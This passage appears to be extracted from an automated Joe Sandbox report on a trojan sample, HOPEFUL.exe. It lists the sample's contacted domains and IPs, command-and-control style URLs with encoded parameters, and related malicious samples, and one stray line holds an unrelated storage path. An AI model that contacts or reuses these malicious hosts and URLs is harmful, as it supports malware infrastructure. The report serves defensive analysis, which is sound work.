http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.11sxsx.comReferer:	0%	Avira URL Cloud	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.ip-freight.com	0%	Avira URL Cloud	safe	
http://www.strahlenschutz.digital	0%	Avira URL Cloud	safe	
http://www.topheadlinetowitness-today.info	0%	Avira URL Cloud	safe	
http://www.toweroflifeinc.com/jqc/	0%	Avira URL Cloud	safe	
http://www.topheadlinetowitness-today.info/jqc/	0%	Avira URL Cloud	safe	
http://www.kenniscourtureconsignments.com/jqc/	0%	Avira URL Cloud	safe	
http://www.bebywye.siteReferer:	0%	Avira URL Cloud	safe	
http://www.lhc965.com	0%	Avira URL Cloud	safe	
http://www.toweroflifeinc.comReferer:	0%	Avira URL Cloud	safe	
http://www.bebywye.site/jqc/	0%	Avira URL Cloud	safe	
http://www.bebywye.site	0%	Avira URL Cloud	safe	
http://www.tiendazoom.com/jqc/?vJBt9=0p-TOvv8KBuxgpiP&ndlpiZc=EnI9If5tS4P3VQhtW/9J+s0mIpyxI+H/HK4ULnRjNfqJIxJ/UO/Pi364qc4j+Eh6gi9p	0%	Avira URL Cloud	safe	
http://www.lhc965.comReferer:	0%	Avira URL Cloud	safe	
http://www.the343radio.com/jqc/www.registeredagentfirm.com	0%	Avira URL Cloud	safe	
http://www.toweroflifeinc.com	0%	Avira URL Cloud	safe	
http://www.registeredagentfirm.com	0%	Avira URL Cloud	safe	
http://www.the343radio.com/jqc/?vJBt9=0p-TOvv8KBuxgpiP&ndlpiZc=Jqp6Vrh7x4dPMrIQX7VlzLiEvICxUcdwdSrDbGPbei90zUxLRJiOLwAKv7MnajRyqhPp	0%	Avira URL Cloud	safe	
http://www.internetmarkaching.com/jqc/www.weddingmustgoon.com	0%	Avira URL Cloud	safe	
http://www.tiendazoom.com	0%	Avira URL Cloud	safe	
http://www.11sxsx.com/jqc/www.lhc965.com	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.eaglesnestpropheticministry.com/jqc/www.internetmarkaching.com	0%	Avira URL Cloud	safe	
http://www.kenniscourtureconsignments.comReferer:	0%	Avira URL Cloud	safe	
http://www.registeredagentfirm.com/jqc/	0%	Avira URL Cloud	safe	
http://www.topheadlinetowitness-today.info/jqc/www.kenniscourtureconsignments.com	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
registeredagentfirm.com	34.98.99.30	true	true		unknown
tiendazoom.com	174.136.37.109	true	true		unknown
www.the343radio.com	35.169.40.107	true	true		unknown
eaglesnestpropheticministry.com	34.102.136.180	true	true		unknown
www.tiendazoom.com	unknown	unknown	true		unknown
www.registeredagentfirm.com	unknown	unknown	true		unknown
www.eaglesnestpropheticministry.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.registeredagentfirm.com/jqc/?ndlpiZc=0xbExnfI3Prv/1KpQ0CN/ByOc92DgA9UHu9nxr7GrQjbPgIXGkWI8+X1opataUjCpyTL&vJBt9=0p-TOvv8KBuxgpiP	true	• Avira URL Cloud: safe	unknown

Name	Malicious	Antivirus Detection	Reputation
http://www.tiendazoom.com/jqc/?vJBt9=0p-TOvv8KBuxgpiP&ndlpiZc=EnI9If5tS4P3VQhtW/9J+s0mIpyxI+H/HK4ULnRjNfqJIxJ/UO/Pi364qc4j+Eh6gi9p	true	• Avira URL Cloud: safe	unknown
http://www.the343radio.com/jqc/?vJBt9=0p-TOvv8KBuxgpiP&ndlpiZc=Jqp6Vrh7x4dPMrIQX7VIzLiEvICxUcdwdSrDbGPbei90zUxLRJiOLwAKv7MnajRyqhPp	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://www.the343radio.com/jqc/	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.novergi.com/jqc/	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.eaglesnestpropheticministry.com/jqc/	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designersG	explorer.exe, 0000000D.0000000 0.320958495.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.bebywye.site/jqc/www.ip-freight.com	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.the343radio.com	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.toweroflifeinc.com/jqc/www.strahlenschutz.digital	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/?	explorer.exe, 0000000D.0000000 0.320958495.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 0000000D.0000000 0.320958495.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.weddingmustgoon.comReferer:	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.11sxsx.com/jqc/	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 0000000D.0000000 0.320958495.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.ip-freight.comReferer:	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.ip-freight.com/jqc/	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.tiro.com	explorer.exe, 0000000D.0000000 0.320958495.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.eaglesnestpropheticministry.comReferer:	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 0000000D.0000000 0.320958495.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.novergi.com	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.goodfont.co.kr	explorer.exe, 0000000D.0000000 0.320958495.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.theorangepearl.com/jqc/	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.lhc965.com/jqc/	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.registeredagentfirm.comReferer:	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.weddingmustgoon.com/jqc/	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.internetmarkaching.com/jqc/	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.kenniscourtureconsignments.com	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.lhc965.com/jqc/www.topheadlinetowitness-today.info	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 0000000D.0000000 0.320958495.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.weddingmustgoon.com	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.typography.netD	explorer.exe, 0000000D.0000000 0.320958495.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn/cThe	explorer.exe, 0000000D.0000000 0.320958495.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.strahlenschutz.digital/jqc/	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 0000000D.0000000 0.320958495.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 0000000D.0000000 0.320958495.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.internetmarkaching.comReferer:	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.tiendazoom.com/jqc/	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.topheadlinetowitness-today.infoReferer:	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.novergi.comReferer:	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.theorangepearl.com	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.novergi.com/jqc/M	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.tiendazoom.comReferer:	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.ip-freight.com/jqc/www.toweroflifeinc.com	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 0000000D.0000000 0.320958495.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.theorangepearl.com/jqc/www.11sxsx.com	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fonts.com	explorer.exe, 0000000D.0000000 0.320958495.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 0000000D.0000000 0.320958495.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.strahlenschutz.digitalReferer:	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 0000000D.0000000 0.320958495.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 0000000D.0000000 0.320958495.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.11sxsx.comReferer:	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sakkal.com	explorer.exe, 0000000D.0000000 0.320958495.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 0000000D.0000000 0.320958495.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 0000000D.0000000 0.320958495.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.ip-freight.com	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.strahlenschutz.digital	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.topheadlinetowitness-today.info	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.toweroflifeinc.com/jqc/	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.topheadlinetowitness-today.info/jqc/	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.kenniscourtureconsignments.com/jqc/	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.bebywye.siteReferer:	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.lhc965.com	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.toweroflifeinc.comReferer:	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.bebywye.site/jqc/	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.bebywye.site	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.lhc965.comReferer:	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.the343radio.com/jqc/www.registeredagentfirm.com	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.toweroflifeinc.com	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.registeredagentfirm.com	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.internetmarkaching.com/jqc/www.weddingmustgoon.com	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.tiendazoom.com	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.11sxsx.com/jqc/www.lhc965.com	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.carterandcone.coml	explorer.exe, 0000000D.0000000 0.320958495.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.eaglesnestpropheticministry.com/jqc/www.internetmarkaching.com	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.kenniscourtureconsignments.comReferer:	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.registeredagentfirm.com/jqc/	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 0000000D.0000000 0.320958495.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.topheadlinetowitness-today.info/jqc/www.kenniscourtureconsignments.com	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.founder.com.cn/cn	explorer.exe, 0000000D.0000000 0.320958495.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.11sxsx.com	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	explorer.exe, 0000000D.0000000 0.320958495.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.strahlenschutz.digital/jqc/www.theorangepearl.com	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.theorangepearl.comReferer:	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/	explorer.exe, 0000000D.0000000 0.320958495.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.eaglesnestpropheticministry.com	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.tiendazoom.com/jqc/www.eaglesnestpropheticministry.com	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.kenniscourtureconsignments.com/jqc/www.novergi.com	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 0000000D.0000000 0.320958495.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.weddingmustgoon.com/jqc/www.bebywye.site	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.internetmarkaching.com	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.registeredagentfirm.com/jqc/www.tiendazoom.com	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.the343radio.comReferer:	explorer.exe, 0000000D.0000000 2.573959275.00000000056A1000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
174.136.37.109	unknown	United States		33494	IHNETUS	true
35.169.40.107	unknown	United States		14618	AMAZON-AESUS	true
34.98.99.30	unknown	United States		15169	GOOGLEUS	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	339365
Start date:	13.01.2021
Start time:	21:41:54
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 27s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	HOPEFUL.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	29
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/2@4/3

EGA Information:	Failed
HDC Information:	• Successful, ratio: 15.4% (good quality ratio 14.1%) • Quality average: 73.8% • Quality standard deviation: 30.6%
HCA Information:	• Successful, ratio: 98% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 104.43.139.144, 13.64.90.137, 52.255.188.83, 51.104.139.180, 23.210.248.85, 92.122.213.247, 92.122.213.194, 8.248.149.254, 8.253.95.249, 8.253.204.121, 67.26.75.254, 67.26.137.254, 51.103.5.159, 52.155.217.156, 20.54.26.129, 51.104.144.132 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, wns.notify.windows.com.akadns.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, par02p.wns.notify.windows.com.akadns.net, emea1.notify.windows.com.akadns.net, audownload.windowsupdate.nsatc.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, auto.au.download.windowsupdate.com.c.footprint.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, client.wns.windows.com, fs.microsoft.com, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, skypedataprdcolcus16.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, blobcollector.events.data.trafficmanager.net • VT rate limit hit for: /opt/package/joesandbox/database/analysis/339365/sample/HOPEFUL.exe

Simulations

Behavior and APIs

Time	Type	Description
21:47:42	API Interceptor	215x Sleep call for process: HOPEFUL.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
174.136.37.109	ISLONlRQUM.exe	Get hash	malicious	Browse	• www.servicioautorizadowhirlpool.com/21m/?3fil2b=2ULKlZqSR5KghcSY1SYnQ62F5wKWKtTHfi5fEv3iII3dSrvjkQEFu42aEe1gcsoX6kbq&CDHx9=urTl
	BKG#339LN2035492.exe	Get hash	malicious	Browse	• www.gardunomx.com/cmg/?Rl=KhsOA1j9nmZ6q188yvoEszuq7vJpYLs0r4F3yVbPLdiHtnmQXqHjLGB4ZCXe2beKq0Gj&DHR85L=gbTpjJs8hn
35.169.40.107	crypt.exe	Get hash	malicious	Browse	• www.tobiastavella.com/zy/
34.98.99.30	PO#218740.exe	Get hash	malicious	Browse	• www.homeinspectorbook.com/wpsb/?Wxo=SiyPMaBvULWDsrQ8IOZTrVq10+lgD2Ns/EKsjiufaHYEZs80+HsIrbsR3eMkOiTbw+hu&vB=lhv8
	Inquiry-RFQ93847849-pdf.exe	Get hash	malicious	Browse	• www.ethdrop.online/onga/?GXEXj=p0Dpm4LXYd&krTLQht=JbJcv4HQhrg6Fej1K9cv1RHd7c1UtS+jce9yt6ITLlymuRrotoiTIH5PycVEGqH60lMm
	http://auth.to0ls.com:443/antivirus.php	Get hash	malicious	Browse	• auth.to0ls.com:443/antivirus.php
	wDMBDrN663.exe	Get hash	malicious	Browse	• www.semenboostplus.com/bw82/?QBZpld=jcLPwCXVKkGD2IfY727fdhhvLc0E5rA9L9mcG8Lma1xx9Umbwx893NEGWAXZpDi50o7c&LL3=aR-TJ4RpiN
	BBTNC09.exe	Get hash	malicious	Browse	• www.windoffers.net/5tsq/?Ppd=Ib04qfqhozGpx8&UTdx-fG=PIKkV5Z4fgKmDy4Dbs0Nr1+jiB5Y8ecSbd3kupY1Dgta9ky5RDl0cIfteRHWK1Pm+S6T

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	KYC A-18THDEC.xlsx	Get hash	malicious	Browse	• www.semenboostplus.com/bw82/?d8fDxv=jcLPwCXQKjGH2YTU527fdhhvLc0E5rA9L9+Ma/XneVxw9lKd3htxhJ8EVl7lyjWK7pusLw==&sD=Kzrp
	PByYRsoSNX.exe	Get hash	malicious	Browse	• www.familydalmatianhomes.com/csv8/?wPX=luZruB/gHw7bRdHC/cYaJF5z4r6AadSk27XZUT1//4Bp39HvjkQ0/fqd+Sia82CIKMSe&UPnDHz=SVETu4vhSBmH6
	F9FX9EoKDL.exe	Get hash	malicious	Browse	• www.semenboostplus.com/bw82/?KZQL=jcLPwCXVKkGD2IfY727fdhhvLc0E5rA9L9mcG8Lma1xx9Umbwx893NEGWD7a1zuB5JGKSBz4+Q==&RlW=bjoxnFJXA8hpCv
	0009758354.xlsx	Get hash	malicious	Browse	• www.familydalmatianhomes.com/csv8/?MDHHRJ=luZruB/lH37fRNLO9cYaJF5z4r6AadSk27PJIQp+7YBo3Mrpk0B4pbSf90uc3HWDfqmpMw==&MtA0GZ=Cfqpi4rX4dNdz8lP
	uM87pWnV44.exe	Get hash	malicious	Browse	• www.semenboostplus.com/bw82/?X0DxCzkX=jcLPwCXVKkGD2IfY727fdhhvLc0E5rA9L9mcG8Lma1xx9Umbwx893NEGWAXz2zS5wqzc&Ezr=TXFPhh7XVjsl
	TT3mhQ8pJA.exe	Get hash	malicious	Browse	• www.semenboostplus.com/bw82/?APo=jcLPwCXVKkGD2IfY727fdhhvLc0E5rA9L9mcG8Lma1xx9Umbwx893NEGWD7jqCOC3faNSBz/tg==&_jqpaR=hBg8OdZX6Ho

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	faithful.exe	Get hash	malicious	Browse	• www.registeredagentfirm.com/jqc/?1bS=WHr8cFhpvJ&kPg8q=0xbExnfI3Prv/1KpQ0CN/ByOc92DgA9UHu9nxr7GrQjbPgIXGkWI8+X1opataUjCpyTL
